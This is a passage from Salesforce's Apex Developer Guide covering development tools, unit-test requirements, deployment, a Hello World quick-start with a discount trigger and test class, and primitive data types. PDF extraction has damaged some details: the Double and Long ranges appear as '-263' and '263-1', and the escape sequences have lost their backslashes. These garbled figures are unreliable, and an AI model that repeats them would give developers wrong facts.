Lightning Platform Code Samples and SDKs
Beginning and advanced programmers
Open-sourcecodesamplesandSDKs,referencecode,andbestpracticescanbefoundatCodesamplesandSDKs.Alibraryofconcise,
meaningful examples of Apex code for common use cases, following best practices, can be found at Apex-recipes.
Development Life Cycle: Enterprise Development on the Lightning Platform
Architects and advanced programmers
The Application Lifecycle and Development Models module on Trailhead helps you learn how to use the application lifecycle and
development models on the Lightning Platform.
13
Apex Development Process
Apex Developer Guide
Training Courses
Training classes are also available from Salesforce Trailhead Academy. Grow and validate your skills with Salesforce Credentials.
In This Book (Apex Developer's Guide)
Beginning programmers can look at the following:
• Introducing Apex, and in particular:
– Documentation Conventions
– Core Concepts
– Quick Start Tutorial
• Classes, Objects, and Interfaces
• Testing Apex
• Execution Governors and Limits
In addition, advanced programmers can look at:
• Trigger and Bulk Request Best Practices
• Advanced Apex Programming Example
• Understanding Apex Describe Information
• Asynchronous Execution (@future Annotation)
• Batch Apex and Apex Scheduler
Writing Apex Using Development Environments
There are several development environments for developing Apex code. The Developer Console and the Salesforce extensions for Visual
Studio Code allow you to write, test, and debug your Apex code. The code editor in the user interface enables only writing code and
doesn’t support debugging.
Developer Console
The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test
applications in your Salesforce organization.
The Developer Console supports these tasks:
• Writing code—You can add code using the source code editor. Also, you can browse packages in your organization.
• Compiling code—When you save a trigger or class, the code is automatically compiled. Any compilation errors will be reported.
• Debugging—You can view debug logs and set checkpoints that aid in debugging.
• Testing—You can execute tests of specific test classes or all tests in your organization, and you can view test results. Also, you can
inspect code coverage.
• Checking performance—You can inspect debug logs to locate performance bottlenecks.
• SOQL queries—You can query data in your organization and view the results using the Query Editor.
• Color coding and autocomplete—The source code editor uses a color scheme for easier readability of code elements and provides
autocompletion for class and method names.
14
Apex Development Process
Apex Developer Guide
Salesforce Extensions for Visual Studio Code
TheSalesforceextensionpackforVisualStudioCodeincludestoolsfordevelopingontheSalesforceplatforminthelightweight,extensible
VS Code editor. These tools provide features for working with development orgs (scratch orgs, sandboxes, and DE orgs), Apex, Aura
components, and Visualforce.
See the website for information about installation and usage.
Tip: If you want to develop an Apex IDE of your own, the SOAP API includes methods for compiling triggers and classes, and
executing test methods, while the Metadata API includes methods for deploying code to production environments. For more
information, see Deploying Apex on page 672 and Using SOAP API to Deploy Apex on page 678.
Code Editor in the Salesforce User Interface
The Salesforce user interface. All classes and triggers are compiled when they are saved, and any syntax errors are flagged. You cannot
save your code until it compiles without errors. The Salesforce user interface also numbers the lines in the code, and uses color coding
to distinguish different elements, such as comments, keywords, literal strings, and so on.
• For a trigger on an object, from the object’s management settings, go to Triggers, click New, and then enter your code in the Body
text box.
• For a class, from Setup, enter Apex Classes in the Quick Find box, then select Apex Classes. Click New, and then enter
your code in the Body text box.
Note: You can’t modify Apex using the Salesforce user interface in a Salesforce production org.
Alternatively, you can use any text editor, such as Notepad, to write Apex code. Then either copy and paste the code into your application,
or use one of the API calls to deploy it.
SEE ALSO:
Salesforce Help: Find Object Management Settings
Writing Tests
Testingisthekeytosuccessfullong-termdevelopmentandisacriticalcomponentofthedevelopmentprocess.Westronglyrecommend
that you use a test-driven development process, that is, test development that occurs at the same time as code development.
To facilitate the development of robust, error-free code, Apex supports the creation and execution of unit tests. Unit tests are class

methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to
thedatabase,andsendnoemails.Suchmethodsareflaggedwiththe @IsTest annotationinthemethoddefinition.Unittestmethods
must be defined in test classes, that is, classes annotated with @IsTest.

Note: The @IsTest annotation on methods is equivalent to the testMethod keyword. As best practice, Salesforce
recommendsthatyouuse @IsTest ratherthan testMethod.The testMethod keywordmaybeversionedoutinafuture
release.
In addition, before you deploy Apex or package it for the AppExchange, the following must be true.
• Unit tests must cover at least 75% of your Apex code, and all of those tests must complete successfully.
Note the following.
– When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
– Calls to System.debug aren’t counted as part of Apex code coverage.
– Test methods and test classes aren’t counted as part of Apex code coverage.
15
Apex Development Process
Apex Developer Guide
– While only 75% of your Apex code must be covered by tests, don’t focus on the percentage of code that is covered. Instead,
make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single
records. This approach ensures that 75% or more of your code is covered by unit tests.
• Every trigger must have some test coverage.
• All classes and triggers must compile successfully.
For more information on writing tests, see Testing Apex on page 638.
Deploying Apex to a Sandbox Organization
Sandboxes create copies of your Salesforce org in separate environments. Use them for development, testing, and training without
compromising the data and applications in your production org. Sandboxes are isolated from your production org, so operations that
you perform in your sandboxes don’t affect your production org.
To deploy Apex from a local project in the Salesforce extension for Visual Studio Code to a Salesforce organization, see Salesforce
Extensions for Visual Studio Code.
You can also use the deploy() Metadata API call to deploy your Apex from a developer organization to a sandbox organization.
A useful API call is runTests(). In a development or sandbox organization, you can run the unit tests for a specific class, a list of
classes, or a namespace.
You can also use Salesforce CLI. See Develop Against Any Org for details.
For more information, see Deploying Apex.
Deploying Apex to a Salesforce Production Organization
After you have finished all of your unit tests and verified that your Apex code is executing properly, the final step is deploying Apex to
your Salesforce production organization.
To deploy Apex from a local project in Visual Studio Code editor to a Salesforce organization, see Salesforce Extensions for Visual Studio
Code.
Also, you can deploy Apex through change sets in the Salesforce user interface.
For more information and for additional deployment options, see Deploying Apex on page 672, and Build and Release Your App.
Adding Apex Code to a AppExchange App
You can include an Apex class or trigger in an app that you’re creating for AppExchange.
Any Apex that is included as part of a package must have at least 75% cumulative test coverage. Each trigger must also have some test
coverage. When you upload your package to AppExchange, all tests are run to ensure that they run without errors. In addition, tests

withthe@isTest(OnInstall=true) annotationrunwhenthepackageisinstalledintheinstaller'sorganization.Youcanspecify
which tests should run during package install by annotating them with @isTest(OnInstall=true). This subset of tests must
pass for the package install to succeed.
For more information, see the Second-Generation Managed Packaging Developer Guide.
Apex Quick Start
This step-by-step tutorial shows how to create a simple Apex class and trigger, and how to deploy these components to a production
organization.
16
Apex Quick Start
Apex Developer Guide

Once you have a Developer Edition or sandbox organization, you may want to learn some of the core concepts of Apex. After reviewing
the basics, you are ready to write your first Apex program—a very simple class, trigger, and unit test.
Because Apex is very similar to Java, you may recognize much of the functionality.
This tutorial is based on a custom object called Book that is created in the first step. This custom object is updated through a trigger.
This Hello World sample requires custom objects. You can either create these on your own, or download the objects and Apex code as
an unmanaged package from the Salesforce AppExchange. To obtain the sample assets in your org, install the Apex Tutorials Package.
This package also contains sample code and objects for the Shipping Invoice example.
Note: There is a more complex Shipping Invoice example that you can also walk through. That example illustrates many more
features of the language.
IN THIS SECTION:
1. Create a Custom Object
In this step, you create a custom object called Book with one custom field called Price.
2. Adding an Apex Class
In this step, you add an Apex class that contains a method for updating the book price. This method is called by the trigger that you
will be adding in the next step.
3. Add an Apex Trigger
Inthisstep,youcreateatriggerforthe Book__c customobjectthatcallsthe applyDiscount methodofthe MyHelloWorld
class that you created in the previous step.
4. Add a Test Class
In this step, you add a test class with one test method. You also run the test and verify code coverage. The test method exercises
and validates the code in the trigger and class. Also, it enables you to reach 100% code coverage for the trigger and class.
5. Deploying Components to Production
In this step, you deploy the Apex code and the custom object you created previously to your production organization using change
sets.
Create a Custom Object
In this step, you create a custom object called Book with one custom field called Price.
Prerequisites:
A Salesforce account in a sandbox Professional, Enterprise, Performance, or Unlimited Edition org, or an account in a Developer org.
For more information about creating a sandbox org, see “Sandbox Types and Templates” in the Salesforce Help. To sign up for a free
Developer org, see the Developer Edition Environment Sign Up Page.
1. Log in to your sandbox or Developer org.
2. From your management settings for custom objects, if you’re using Salesforce Classic, click New Custom Object, or if you’re using
Lightning Experience, select Create > Custom Object.
3. Enter Book for the label.
4. Enter Books for the plural label.
5. Click Save.
Ta dah! You’ve now created your first custom object. Now let’s create a custom field.
6. In the Custom Fields & Relationships section of the Book detail page, click New.
17
Apex Quick Start
Apex Developer Guide
7. Select Number for the data type and click Next.
8. Enter Price for the field label.
9. Enter 16 in the length text box.
10. Enter 2 in the decimal places text box, and click Next.
11. Click Next to accept the default values for field-level security.
12. Click Save.
You’ve just created a custom object called Book, and added a custom field to that custom object. Custom objects already have some
standard fields, like Name and CreatedBy, and allow you to add other fields that are more specific to your implementation. For this
tutorial, the Price field is part of our Book object and it is accessed by the Apex class you will write in the next step.
SEE ALSO:
Salesforce Help: Find Object Management Settings
Adding an Apex Class
In this step, you add an Apex class that contains a method for updating the book price. This method is called by the trigger that you will
be adding in the next step.
Prerequisites:
• A Salesforce account in a sandbox Professional, Enterprise, Performance, or Unlimited Edition org, or an account in a Developer org.
• The Book custom object.
1. From Setup, enter “Apex Classes” in the Quick Find box, then select Apex Classes and click New.
2. In the class editor, enter this class definition:
public class MyHelloWorld {
}
The previous code is the class definition to which you will be adding one method in the next step. Apex code is generally contained
inclasses.Thisclassisdefinedas public,whichmeanstheclassisavailabletootherApexclassesandtriggers.Formoreinformation,
see Classes, Objects, and Interfaces on page 58.
3. Add this method definition between the class opening and closing brackets.
public static void applyDiscount(Book__c[] books) {
for (Book__c b :books){
b.Price__c *= 0.9;
}
}
This method is called applyDiscount, and it is both public and static. Because it is a static method, you don't need to create
an instance of the class to access the method—you can just use the name of the class followed by a dot (.) and the name of the
method. For more information, see Static and Instance Methods, Variables, and Initialization Code on page 67.
This method takes one parameter, a list of Book records, which is assigned to the variable books. Notice the __c in the object
name Book__c. This indicates that it is a custom object that you created. Standard objects that are provided in the Salesforce
application, such as Account, don't end with this postfix.
18
Apex Quick Start
Apex Developer Guide
The next section of code contains the rest of the method definition:
for (Book__c b :books){
b.Price__c *= 0.9;
}
Notice the __c after the field name Price__c. This indicates it is a customfield that you created. Standard fields that are provided
by default in Salesforce are accessed using the same type of dot notation but without the __c, for example, Name doesn't end
with __c in Book__c.Name. The statement b.Price__c *= 0.9; takes the old value of b.Price__c, multiplies it

by 0.9, which means its value will be discounted by 10%, and then stores the new value into the b.Price__c field. The *=
operatorisashortcut.Anotherwaytowritethisstatementis b.Price__c = b.Price__c * 0.9;.SeeExpressionOperators
on page 38.
4. Click Save to save the new class. You should now have this full class definition.
public class MyHelloWorld {
public static void applyDiscount(Book__c[] books) {
for (Book__c b :books){
b.Price__c *= 0.9;
}
}
}
You now have a class that contains some code that iterates over a list of books and updates the Price field for each book. This code is
part of the applyDiscount static method called by the trigger that you will create in the next step.
Add an Apex Trigger
In this step, you create a trigger for the Book__c custom object that calls the applyDiscount method of the MyHelloWorld
class that you created in the previous step.
Prerequisites:
• A Salesforce account in a sandbox Professional, Enterprise, Performance, or Unlimited Edition org, or an account in a Developer org.
• The MyHelloWorld Apex class.
A trigger is a piece of code that executes before or after records of a particular type are inserted, updated, or deleted from the Lightning
platform database. Every trigger runs with a set of context variables that provide access to the records that caused the trigger to fire. All
triggers run in bulk; that is, they process several records at once.
1. From the object management settings for books, go to Triggers, and then click New.
2. In the trigger editor, delete the default template code and enter this trigger definition:
trigger HelloWorldTrigger on Book__c (before insert) {
Book__c[] books = Trigger.new;
MyHelloWorld.applyDiscount(books);
}
The first line of code defines the trigger:
trigger HelloWorldTrigger on Book__c (before insert) {
It gives the trigger a name, specifies the object on which it operates, and defines the events that cause it to fire. For example, this
trigger is called HelloWorldTrigger, it operates on the Book__c object, and runs before new books are inserted into the database.
19
Apex Quick Start
Apex Developer Guide
The next line in the trigger creates a list of book records named books and assigns it the contents of a trigger context variable
called Trigger.new. Trigger context variables such as Trigger.new are implicitly defined in all triggers and provide access
to the records that caused the trigger to fire. In this case, Trigger.new contains all the new books that are about to be inserted.
Book__c[] books = Trigger.new;
The next line in the code calls the method applyDiscount in the MyHelloWorld class. It passes in the array of new books.
MyHelloWorld.applyDiscount(books);
You now have all the code that is needed to update the price of all books that get inserted. However, there is still one piece of the puzzle
missing. Unit tests are an important part of writing code and are required. In the next step, you will see why this is so and you will be
able to add a test class.
SEE ALSO:
Salesforce Help: Find Object Management Settings
Add a Test Class
In this step, you add a test class with one test method. You also run the test and verify code coverage. The test method exercises and
validates the code in the trigger and class. Also, it enables you to reach 100% code coverage for the trigger and class.
Prerequisites:
• A Salesforce account in a sandbox Professional, Enterprise, Performance, or Unlimited Edition org, or an account in a Developer org.
• The HelloWorldTrigger Apex trigger.
Note: Testing is an important part of the development process. Before you can deploy Apex or package it for AppExchange, the
following must be true.
• Unit tests must cover at least 75% of your Apex code, and all of those tests must complete successfully.
Note the following.
– When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
– Calls to System.debug aren’t counted as part of Apex code coverage.
– Test methods and test classes aren’t counted as part of Apex code coverage.
– Whileonly75%ofyourApexcodemustbecoveredbytests,don’tfocusonthepercentageofcodethatiscovered.Instead,
make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and
single records. This approach ensures that 75% or more of your code is covered by unit tests.
• Every trigger must have some test coverage.
• All classes and triggers must compile successfully.
1. From Setup, enter Apex Classes in the Quick Find box, then select Apex Classes and click New.
2. In the class editor, add this test class definition, and then click Save.
@IsTest
private class HelloWorldTestClass {
@IsTest
static void validateHelloWorld() {
Book__c b = new Book__c(Name='Behind the Cloud', Price__c=100);
System.debug('Price before inserting new book: ' + b.Price__c);
20
Apex Quick Start
Apex Developer Guide
// Insert book
insert b;
// Retrieve the new book
b = [SELECT Price__c FROM Book__c WHERE Id =:b.Id];
System.debug('Price after trigger fired: ' + b.Price__c);
// Test that the trigger correctly updated the price
System.assertEquals(90, b.Price__c);
}
}
This class is defined using the @IsTest annotation. Classes defined this way should only contain test methods and any methods
requiredtosupportthosetestmethods.Oneadvantagetocreatingaseparateclassfortestingisthatclassesdefinedwith @IsTest
don’t count against your org’s limit of 6 MB of Apex code. You can also add the @IsTest annotation to individual methods. For
more information, see @IsTest Annotation on page 98 and Execution Governors and Limits.
The method validateHelloWorld is defined using the @IsTest annotation. This annotation means that if changes are
made to the database, they’re rolled back when execution completes. You don’t have to delete any test data created in the test
method.
Note: The @IsTest annotation on methods is equivalent to the testMethod keyword. As best practice, Salesforce
recommends that you use @IsTest rather than testMethod. The testMethod keyword may be versioned out in a
future release.
First, the test method creates a book and inserts it into the database temporarily. The System.debug statement writes the value
of the price in the debug log.
Book__c b = new Book__c(Name='Behind the Cloud', Price__c=100);
System.debug('Price before inserting new book: ' + b.Price__c);
// Insert book
insert b;
After the book is inserted, the code retrieves the newly inserted book, using the ID that was initially assigned to the book when it
was inserted. The System.debug statement then logs the new price that the trigger modified.
// Retrieve the new book
b = [SELECT Price__c FROM Book__c WHERE Id =:b.Id];
System.debug('Price after trigger fired: ' + b.Price__c);
When the MyHelloWorld class runs, it updates the Price__c field and reduces its value by 10%. The following test verifies
that the method applyDiscount ran and produced the expected result.
// Test that the trigger correctly updated the price
System.assertEquals(90, b.Price__c);
3. To run this test and view code coverage information, switch to the Developer Console.
4. In the Developer Console, click Test > New Run.
5. To select your test class, click HelloWorldTestClass.
6. To add all methods in the HelloWorldTestClass class to the test run, click Add Selected.
7. Click Run.
The test result displays in the Tests tab. Optionally, you can expand the test class in the Tests tab to view which methods were run.
In this case, the class contains only one test method.
21
Apex Quick Start
Apex Developer Guide

8. The Overall Code Coverage pane shows the code coverage of this test class. To view the percentage of lines of code in the trigger
covered by this test, which is 100%, double-click the code coverage line for HelloWorldTrigger. Because the trigger calls a method
from the MyHelloWorld class, this class also has coverage (100%). To view the class coverage, double-click MyHelloWorld.
9. To open the log file, in the Logs tab, double-click the most recent log line in the list of logs. The execution log displays, including
logging information about the trigger event, the call to the applyDiscount method, and the price before and after the trigger.
By now, you’ve completed all the steps necessary for writing some Apex code with a test that runs in your development environment.
In the real world, after you’ve tested your code and are satisfied with it, you want to deploy the code and any prerequisite components
to a production org. The next step shows you how to do this deployment for the code and custom object you’ve created.
SEE ALSO:
Salesforce Help: Open the Developer Console
Deploying Components to Production
In this step, you deploy the Apex code and the custom object you created previously to your production organization using change
sets.
Prerequisites:
• A Salesforce account in a sandbox Performance, Unlimited, or Enterprise Edition organization.
• The HelloWorldTestClass Apex test class.
• A deployment connection between the sandbox and production organizations that allows inbound change sets to be received by
the production organization. See “Change Sets” in the Salesforce online help.
• “Create and Upload Change Sets” user permission to create, edit, or upload outbound change sets.
This procedure doesn't apply to Developer organizations since change sets are available only in Performance, Unlimited, Enterprise,
or Database.com Edition organizations. If you have a Developer Edition account, you can use other deployment methods. For more
information, see Deploying Apex.
1. From Setup, enter Outbound Changesets in the Quick Find box, then select Outbound Changesets.
2. If a splash page appears, click Continue.
3. In the Change Sets list, click New.
4. Enter a name for your change set, for example, HelloWorldChangeSet, and optionally a description. Click Save.
5. In the Change Set Components section, click Add.
6. Select Apex Class from the component type drop-down list, then select the MyHelloWorld and the HelloWorldTestClass classes from
the list and click Add to Change Set.
7. Click View/Add Dependencies to add the dependent components.
8. Select the top checkbox to select all components. Click Add To Change Set.
9. In the Change Set Detail section of the change set page, click Upload.
10. Select the target organization, in this case production, and click Upload.
11. After the change set upload completes, deploy it in your production organization.
a. Log into your production organization.
b. From Setup, enter Inbound Change Sets in the Quick Find box, then select Inbound Change Sets.
c. If a splash page appears, click Continue.
d. In the change sets awaiting deployment list, click your change set's name.
22
Apex Quick Start
Apex Developer Guide

e. Click Deploy.
In this tutorial, you learned how to create a custom object, how to add an Apex trigger, class, and test class. Finally, you also learned
how to test your code, and how to upload the code and the custom object using Change Sets.
Writing Apex
Apex is like Java for Salesforce. It enables you to add and interact with data in the Lightning Platform persistence layer. It uses classes,
data types, variables, and if-else statements. You can make it execute based on a condition, or have a block of code execute repeatedly.
IN THIS SECTION:
Data Types and Variables
Apex uses data types, variables, and related language constructs such as enums, constants, expressions, operators, and assignment
statements.
Control Flow Statements
Apex provides if-else statements, switch statements, and loops to control the flow of code execution. Statements are generally
executed line by line, in the order they appear. With control flow statements, you can make Apex code execute based on a certain
condition, or have a block of code execute repeatedly.

Working with Data in Apex
You can add and interact with data in the Lightning Platform persistence layer. The sObject data type is the main data type that
holds data objects. You’ll use Data Manipulation Language (DML) to work with data, and use query languages to retrieve data, such
as the (), among other things.
Data Types and Variables
Apex uses data types, variables, and related language constructs such as enums, constants, expressions, operators, and assignment
statements.
IN THIS SECTION:
1. Data Types
In Apex, all variables and expressions have a data type, such as sObject, primitive, or enum.
2. Primitive Data Types
Apex uses the same primitive data types as SOAP API, except for higher-precision Decimal type in certain cases. All primitive data
types are passed by value.
3. Collections
Collections in Apex can be lists, sets, or maps.
4. Enums
An enum is an abstract data type with values that each take on exactly one of a finite set of identifiers that you specify. Enums are
typically used to define a set of possible values that don’t otherwise have a numerical order. Typical examples include the suit of a
card, or a particular season of the year.
5. Variables
LocalvariablesaredeclaredwithJava-stylesyntax.AswithJava,multiplevariablescanbedeclaredandinitializedinasinglestatement.
23
Writing Apex
Apex Developer Guide

6. Constants
Apex constants are variables whose values don’t change after being initialized once. Constants can be defined using the final
keyword.
7. Expressions and Operators
An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value.
8. Assignment Statements
An assignment statement is any statement that places a value into a variable.
9. Rules of Conversion
In general, Apex requires you to explicitly convert one data type to another. For example, a variable of the Integer data type cannot
be implicitly converted to a String. You must use the string.format method. However, a few data types can be implicitly
converted, without using a method.
Data Types
In Apex, all variables and expressions have a data type, such as sObject, primitive, or enum.
• A primitive, such as an Integer, Double, Long, Date, Datetime, String, ID, or Boolean (see Primitive Data Types on page 24)
• An sObject, either as a generic sObject or as a specific sObject, such as an Account, Contact, or MyCustomObject__c (see Working
with sObjects on page 122 in Chapter 4.)
• A collection, including:
– A list (or array) of primitives, sObjects, user defined objects, objects created from Apex classes, or collections (see Lists on page
28)
– A set of primitives (see Sets on page 31)
– A map from a primitive to a primitive, sObject, or collection (see Maps on page 32)
• A typed list of values, also known as an enum (see Enums on page 33)
• Objects created from user-defined Apex classes (see Classes, Objects, and Interfaces on page 58)
• Objects created from system supplied Apex classes
• Null (for the null constant, which can be assigned to any variable)
Methods can return values of any of the listed types, or return no value and be of type Void.
Type checking is strictly enforced at compile time. For example, the parser generates an error if an object field of type Integer is assigned
a value of type String. However, all compile-time exceptions are returned as specific fault codes, with the line number and column of
the error. For more information, see Debugging Apex on page 599.
Primitive Data Types
Apex uses the same primitive data types as SOAP API, except for higher-precision Decimal type in certain cases. All primitive data types
are passed by value.
All Apex variables, whether they’re class member variables or method variables, are initialized to null. Make sure that you initialize
your variables to appropriate values before using them. For example, initialize a Boolean variable to false.
Apex primitive data types include:
24
Data Types and Variables
Apex Developer Guide

Description
Data Type
A collection of binary data stored as a single object. You can convert this data type to String or from
String using the toString and valueOf methods, respectively. Blobs can be accepted as Web
Blob
service arguments, stored in a document (the body of a document is a Blob), or sent as attachments.
For more information, see Crypto Class.
A value that can only be assigned true, false, or null. For example:
Boolean isWinner = true;
Boolean
A value that indicates a particular day. Unlike Datetime values, Date values contain no information
about time. Always create date values with a system static method.
You can add or subtract an Integer value from a Date value, returning a Date value. Addition and
subtraction of Integer values are the only arithmetic functions that work with Date values. You can’t
perform arithmetic functions that include two or more Date values. Instead, use the Date methods.
Date
Use the String.valueOf() method to obtain the date without an appended timestamp.
UsinganimplicitstringconversionwithaDatevalueresultsinthedatewiththetimestampappended.
A value that indicates a particular day and time, such as a timestamp. Always create datetime values
with a system static method.
You can add or subtract an Integer or Double value from a Datetime value, returning a Date value.
Addition and subtraction of Integer and Double values are the only arithmetic functions that work
Datetime
with Datetime values. You can’t perform arithmetic functions that include two or more Datetime
values. Instead, use the Datetime methods.
A number that includes a decimal point. Decimal is an arbitrary precision number. Currency fields
are automatically assigned the type Decimal.
Ifyoudon’texplicitlysetthenumberofdecimalplacesforaDecimal,theitemfromwhichtheDecimal
is created determines the Decimal’s scale. Scale is a count of decimal places. Use the setScale
method to set a Decimal’s scale.
Decimal
• If the Decimal is created as part of a query, the scale is based on the scale of the field returned
from the query.
• If the Decimal is created from a String, the scale is the number of characters after the decimal
point of the String.
• If the Decimal is created from a non-decimal number, the number is first converted to a String.
Scale is then set using the number of characters after the decimal point.
Note: Two Decimal objects that are numerically equivalent but differ in scale (such as 1.1
and 1.10) generally do not have the same hashcode. Use caution when such Decimal objects
are used in Sets or as Map keys.
A64-bitnumberthatincludesadecimalpoint.Doubleshaveaminimumvalueof-263
andamaximum
value of 263
-1. For example:
Double pi = 3.14159;
Double e = 2.7182818284D;
Double
Scientific notation (e) for Doubles isn’t supported.
25
Data Types and Variables
Apex Developer Guide

Description
Data Type
Any valid 18-character Lightning Platform record identifier. For example:
ID id='00300000003T2PGAA0';
ID
If you set ID to a 15-character value, Apex converts the value to its 18-character representation. All
invalid ID values are rejected with a runtime exception.
A 32-bit number that doesn’t include a decimal point. Integers have a minimum value of
-2,147,483,648 and a maximum value of 2,147,483,647. For example:
Integer i = 1;
Integer
A 64-bit number that doesn’t include a decimal point. Longs have a minimum value of -263
and a
maximum value of 263
-1. Use this data type when you need a range of values wider than the range
provided by Integer. For example:
Long l = 2147483648L;
Long
Any data type that is supported in Apex. Apex supports primitive data types (such as Integer),
user-defined custom classes, the sObject generic type, or an sObject specific type (such as Account).
All Apex data types inherit from Object.
Object
You can cast an object that represents a more specific data type to its underlying data type. For
example:
Object obj = 10;
// Cast the object to an integer.
Integer i = (Integer)obj;
System.assertEquals(10, i);
The next example shows how to cast an object to a user-defined type—a custom Apex class named
MyApexClass that is predefined in your organization.
Object obj = new MyApexClass();
// Cast the object to the MyApexClass custom type.
MyApexClass mc = (MyApexClass)obj;
// Access a method on the user-defined class.
mc.someClassMethod();
Any set of characters surrounded by single quotes. For example,
String s = 'The quick brown fox jumped over the lazy dog.';
String
String size: Strings have no limit on the number of characters they can include. Instead, the heap
size limit is used to ensure that your Apex programs don't grow too large.
Empty Strings and Trailing Whitespace: sObject String field values follow the same rules as in
SOAP API: they can never be empty (only null), and they can never include leading and trailing
whitespace. These conventions are necessary for database storage.
Conversely, Strings in Apex can be null or empty and can include leading and trailing whitespace,
which can be used to construct a message.
26
Data Types and Variables
Apex Developer Guide
Description
Data Type
TheSolutionsObjectfieldSolutionNoteoperatesasaspecialtypeofString.IfyouhaveHTMLSolutions
enabled, any HTML tags used in this field are verified before the object is created or updated. If invalid
HTML is entered, an error is thrown. Any JavaScript used in this field is removed before the object is
created or updated. In the following example, when the Solution displays on a detail page, the
SolutionNote field has H1 HTML formatting applied to it:
trigger t on Solution (before insert) {
Trigger.new[0].SolutionNote ='<h1>hello</h1>';
}
In the following example, when the Solution displays on a detail page, the SolutionNote field only
contains HelloGoodbye:
trigger t2 on Solution (before insert) {
Trigger.new[0].SolutionNote =
'<javascript>Hello</javascript>Goodbye';
}
For more information, see “HTML Solutions Overview” in Salesforce Help.
EscapeSequences: All Strings in Apex use the same escape sequences as SOQL strings: b
(backspace), t (tab), n (line feed), f (form feed), r (carriage return), " (double quote),
' (single quote), and  (backslash).
Comparison Operators: Unlike Java, Apex Strings support using the comparison operators ==,
!=, <, <=, >,and >=.BecauseApexusesSOQLcomparisonsemantics,resultsforStringsarecollated
accordingtothecontextuser’slocaleandaren’tcase-sensitive.Formoreinformation,seeExpression
Operators.
String Methods: As in Java, Strings can be manipulated with several standard methods. For more
information, see String Class.
Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime
error if you assign a String value that is too long for the field.
A value that indicates a particular time. Always create time values with a system static method. See
Time Class.
Time
In addition, two non-standard primitive data types can’t be used as variable or method types, but do appear in system static methods:
• AnyType. The valueOf static method converts an sObject field of type AnyType to a standard primitive. AnyType is used within
the Lightning Platform database exclusively for sObject fields in field history tracking tables.
• Currency. The Currency.newInstance static method creates a literal of type Currency. This method is for use solely within
SOQL and SOSL WHERE clauses to filter against sObject currency fields. You can’t instantiate Currency in any other type of Apex.
For more information on the AnyType data type, see Field Types in the Object Reference for Salesforce.
27
Data Types and Variables
Apex Developer Guide
